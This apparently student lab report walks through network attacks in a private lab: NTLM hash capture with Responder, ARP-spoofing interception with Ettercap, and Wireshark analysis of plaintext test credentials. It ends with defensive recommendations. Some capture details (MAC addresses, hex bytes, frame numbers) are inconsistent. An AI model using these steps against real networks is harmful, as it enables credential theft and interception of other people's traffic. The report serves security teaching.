



Network Protocol Attacks

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Tools Used: Responder, Ettercap, Wireshark

Objective

To understand and simulate network-based attacks including SMB relay, ARP spoofing (MitM), and traffic interception using Wireshark, and to analyze their impact in a controlled lab environment.

Network Configuration

Machine	IP Address	Role
Kali Linux	192.168.159.132	Attacker
Windows VM	192.168.159.136	Victim
Gateway	192.168.159.2	Router



Task 1 – SMB Relay Attack (Responder)

1. Objective

To capture NTLM authentication hashes and simulate SMB relay attack.

2. Tools Used

- Responder

3. Procedure

Step 1 – Identify Network Interface

`ip a`

Step 2 – Start Responder

`sudo responder -l eth0 -wrf`

```
gyanesh@gyanesh:~$ sudo responder -l eth0 -wrf
[sudo] password for gyanesh:
responder-1.6.0

[+] Poisoners:
  LLMNR [ON]
  NBT-NS [ON]
  MDNS [ON]
  DNS [ON]
  DHCP [ON]


[+] Servers:
  HTTP server [ON]
  HTTPS server [ON]
  WPAD proxy [ON]
  Auth proxy [OFF]
  SMB server [ON]
  Kerberos server [ON]
  SQL server [ON]
  FTP server [ON]
  IMAP server [ON]
  POP3 server [ON]
  SMTP server [ON]
  DNS server [ON]
  LDAP server [ON]
  MQTT server [ON]
  RDP server [ON]
  DCE-RPC server [ON]
  WinRM server [ON]
  SNMP server [ON]

[+] HTTP Options:
  Always serving EXE [OFF]
  Serving EXE [OFF]
  Serving HTML [OFF]
  Upstream Proxy [OFF]

[+] Poisoning Options:
  Analyze Mode [OFF]
  Force WPAD auth [OFF]
  Force Basic Auth [OFF]
  Force LM downgrade [OFF]
  Force EFS downgrade [OFF]

[+] Generic Options:
```

\\192.168.159.132\root



Responder captured:



Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	192.168.159.136	Success	NTLM Hash Captured



Result

NTLM authentication hash was successfully captured using Responder, demonstrating vulnerability in systems using NTLM authentication without SMB signing enforcement.

Task 2 – Man-in-the-Middle (ARP Spoofing using Ettercap)

1. Objective

To intercept victim traffic by poisoning ARP tables and positioning attacker between victim and gateway.

2. Procedure

Step 1 – Identify Gateway

```
ip route
```

Gateway: 192.168.159.2

```
(gyanesh@gyanesh)~$ ip route
default via 192.168.159.2 dev eth0 proto dhcp src 192.168.159.132 metric 100
192.168.159.0/24 dev eth0 proto kernel scope link src 192.168.159.132 metric 100
```

Step 2 – Start Ettercap

```
sudo ettercap -G
```





Step 3 – Configure Targets

- Target 1 → Windows IP (192.168.159.136)
- Target 2 → 192.168.159.2 (Gateway)

```
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
4 hosts added to the hosts list...  
Host 192.168.159.136 added to TARGET1  
Host 192.168.159.2 added to TARGET2
```

Step 4 – Start ARP Poisoning

3. Attack Execution

To demonstrate traffic interception:

On the Windows VM, the following website was accessed:

<http://testphp.vulnweb.com/login.php>

Test credentials entered:

Username: test

Password: test



4. Traffic Capture & Analysis (Wireshark)

Wireshark was running on Kali with filter:

http

Observed HTTP POST request:

POST /userinfo.php HTTP/1.1

Key Observations:

- Source IP: 192.168.159.136 (Windows VM)
- Destination IP: 44.228.249.3

Protocol: HTTP

Content-Type: application/x-www-form-urlencoded




Credentials visible in plaintext

Extracted Form Data:

Form item: "uname" = "test"

Form item: "pass" = "test"




5. Verification

In Wireshark:


Filter used:

arp





http



Result

Spoofed ARP replies were observed in Wireshark, demonstrating ARP poisoning attempts. Due to NAT environment, full redirection was partially limited, but ARP traffic manipulation was successfully demonstrated.

Task 3 – Traffic Analysis Using Wireshark

1. Objective

To analyze intercepted network traffic during MitM attack.

2. Procedure

Start Wireshark:

```
sudo wireshark
```

Interface selected:

```
eth0
```

3. Filters Used



Purpose	Filter
ARP Analysis	arp
HTTP Traffic	http
DNS Queries	dns
NTLM Authentication	ntlm
Encrypted Traffic	tls

Key Findings

ARP Traffic

- Continuous ARP reply packets observed
- Gateway IP mapping activity visible

No.	Time	Source	Destination	Protocol	Length	Info
13	20.030992484	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.2 is at 00:8c:29:24:01:0b
14	20.032241463	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.136 is at 00:8c:29:24:01:0b (duplicate use of 192.168.159.2 detected!)
33	20.031698805	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	who has 192.168.159.136? Tell 192.168.159.132
34	20.031937348	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	who has 192.168.159.2? Tell 192.168.159.132
36	20.033275511	VMware_e4:77:8e	VMware_24:01:0b	ARP	60	192.168.159.2 is at 00:50:56:e4:77:8e
39	20.033275596	VMware_e4:77:8e	VMware_24:01:0b	ARP	60	192.168.159.136 is at 00:8c:29:ae:8b:21
209	30.042898439	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.2 is at 00:8c:29:24:01:0b
219	30.043673604	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.136 is at 00:8c:29:24:01:0b (duplicate use of 192.168.159.2 detected!)
365	40.054369162	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.2 is at 00:8c:29:24:01:0b
366	40.054578794	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.136 is at 00:8c:29:24:01:0b (duplicate use of 192.168.159.2 detected!)
361	40.791762611	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	who has 192.168.159.136? Tell 192.168.159.132
382	48.791984927	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	who has 192.168.159.2? Tell 192.168.159.132
383	48.793059609	VMware_e4:77:8e	VMware_24:01:0b	ARP	60	192.168.159.2 is at 00:50:56:e4:77:8e
384	48.793061129	VMware_e4:77:8e	VMware_24:01:0b	ARP	60	192.168.159.136 is at 00:8c:29:ae:8b:21
385	50.066088385	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.2 is at 00:8c:29:24:01:0b
386	50.066242683	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.136 is at 00:8c:29:24:01:0b (duplicate use of 192.168.159.2 detected!)
503	60.000150611	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.2 is at 00:8c:29:24:01:0b
504	60.000955717	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.136 is at 00:8c:29:24:01:0b (duplicate use of 192.168.159.2 detected!)
503	70.091761183	VMware_24:01:0b	VMware_e4:77:8e	ARP	42	192.168.159.2 is at 00:8c:29:24:01:0b

Frame 386: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: VMware_24:01:0b (00:8c:29:24:01:0b), Dst: VMware_e4:77:8e (00:50:56:e4:77:8e)
Address Resolution Protocol (reply)
[Duplicate IP address detected for 192.168.159.136 (00:8c:29:24:01:0b) - also in use by 00:8c:29:ae:8b:21]
[Duplicate IP address detected for 192.168.159.2 (00:50:56:e4:77:8e) - also in use by 00:8c:29:24:01:0b]



DNS Queries

Victim DNS lookups intercepted

Example:

Standard query A google.com

No.	Time	Source	Destination	Protocol	Length	Info
49	29.737214014	192.168.159.136	192.168.159.2	DNS	86	Standard query 0x4acb A checkappexec.microsoft.com
50	29.737214014	192.168.159.136	192.168.159.2	DNS	86	Standard query 0x4acb A checkappexec.microsoft.com
51	29.875957412	192.168.159.136	192.168.159.2	DNS	86	Standard query 0x4acb A checkappexec.microsoft.com
52	29.880183596	192.168.159.136	192.168.159.2	DNS	86	Standard query 0x4acb A checkappexec.microsoft.com
53	29.895632566	192.168.159.2	192.168.159.136	DNS	212	Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-ata-wds-apprep.trafficmanager.net CNAME prod-agic-sa...
54	29.896117412	192.168.159.2	192.168.159.136	DNS	212	Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-ata-wds-apprep.trafficmanager.net CNAME prod-agic-sa...
57	29.943634491	192.168.159.2	192.168.159.136	DNS	208	Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-ata-wds-apprep.trafficmanager.net CNAME prod-agic-jw...
58	29.944212976	192.168.159.2	192.168.159.136	DNS	208	Standard query response 0x4acb A checkappexec.microsoft.com CNAME prod-ata-wds-apprep.trafficmanager.net CNAME prod-agic-jw...
131	32.093363400	192.168.159.136	192.168.159.2	DNS	71	Standard query 0x3bf7 HTTPS ntp.msn.com
132	32.095759927	192.168.159.136	192.168.159.2	DNS	71	Standard query 0x4424 A ntp.msn.com
133	32.096184161	192.168.159.136	192.168.159.2	DNS	71	Standard query 0x3bf7 HTTPS ntp.msn.com
134	32.096501602	192.168.159.136	192.168.159.2	DNS	71	Standard query 0x4424 A ntp.msn.com
135	32.150640111	192.168.159.136	192.168.159.2	DNS	76	Standard query 0x8906 A wpad.localdomain
136	32.152157042	192.168.159.136	192.168.159.2	DNS	76	Standard query 0x8906 A wpad.localdomain
137	32.211316302	192.168.159.2	192.168.159.136	DNS	265	Standard query response 0x3bf7 HTTPS ntp.msn.com CNAME ntp.msn-com-world-ata-default.trafficmanager.net CNAME ntp.msn-com-io...
138	32.215327099	192.168.159.2	192.168.159.136	DNS	236	Standard query response 0x4424 A ntp.msn.com CNAME ntp.msn-com-world-ata-default.trafficmanager.net CNAME ntp.msn-com-ion-ed...
139	32.216160884	192.168.159.2	192.168.159.136	DNS	265	Standard query response 0x3bf7 HTTPS ntp.msn.com CNAME ntp.msn-com-world-ata-default.trafficmanager.net CNAME ntp.msn-com-io...
140	32.216546356	192.168.159.2	192.168.159.136	DNS	236	Standard query response 0x4424 A ntp.msn.com CNAME ntp.msn-com-world-ata-default.trafficmanager.net CNAME ntp.msn-com-ion-ed...
181	33.159474686	192.168.159.136	192.168.159.2	DNS	76	Standard query 0x8906 A wpad.localdomain
182	33.160317404	192.168.159.136	192.168.159.2	DNS	76	Standard query 0x8906 A wpad.localdomain

Frame 49: Packet, 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface eth0, id 0
Ethernet II, Src: VMware ae:8b:21 (60:8c:29:ae:8b:21), Dst: VMware 24:01:0b (60:8c:29:24:01:0b)
Internet Protocol Version 4, Src: 192.168.159.136, Dst: 192.168.159.2
User Datagram Protocol, Src Port: 61818, Dst Port: 53
Domain Name System (query)

0000 00 0c 29 24 01 0b 00 0c 29 ae 8b 21 00 00 45 00 .JS k...)... E
0010 00 48 03 25 00 00 00 11 77 a4 c0 a8 0f 86 c0 a8 H %... w
0020 9f 02 f1 7a 00 35 00 34 88 8a da cb 01 00 00 01 z 5 4
0030 00 00 00 00 00 00 0c 63 68 65 63 6b 61 70 79 65 c heckappe
0040 78 65 63 69 6d 69 63 72 6f 73 6f 66 74 63 63 6f xec micr osoft co
0050 6d 00 00 01 00 01 ..



- Plaintext GET requests captured
- Host header visible



- ARP protocol lacks authentication, enabling spoofing.
- HTTP traffic is visible in plaintext.
- HTTPS encrypts traffic, preventing credential exposure.

Security Recommendations

1. Enable SMB signing.
2. Use HTTPS for all web services.
3. Enable Dynamic ARP Inspection.
4. Use IDS/IPS for anomaly detection.
5. Implement network segmentation



Man-in-the-Middle Attack Using ARP Spoofing with Ettercap

Man-in-the-Middle (MitM) using Ettercap involves ARP spoofing to poison the victim's and gateway's ARP tables, positioning the attacker between them. The attacker forwards packets while capturing sensitive data like credentials or session cookies. This allows monitoring, modifying, or redirecting traffic without the victim's knowledge on a local network.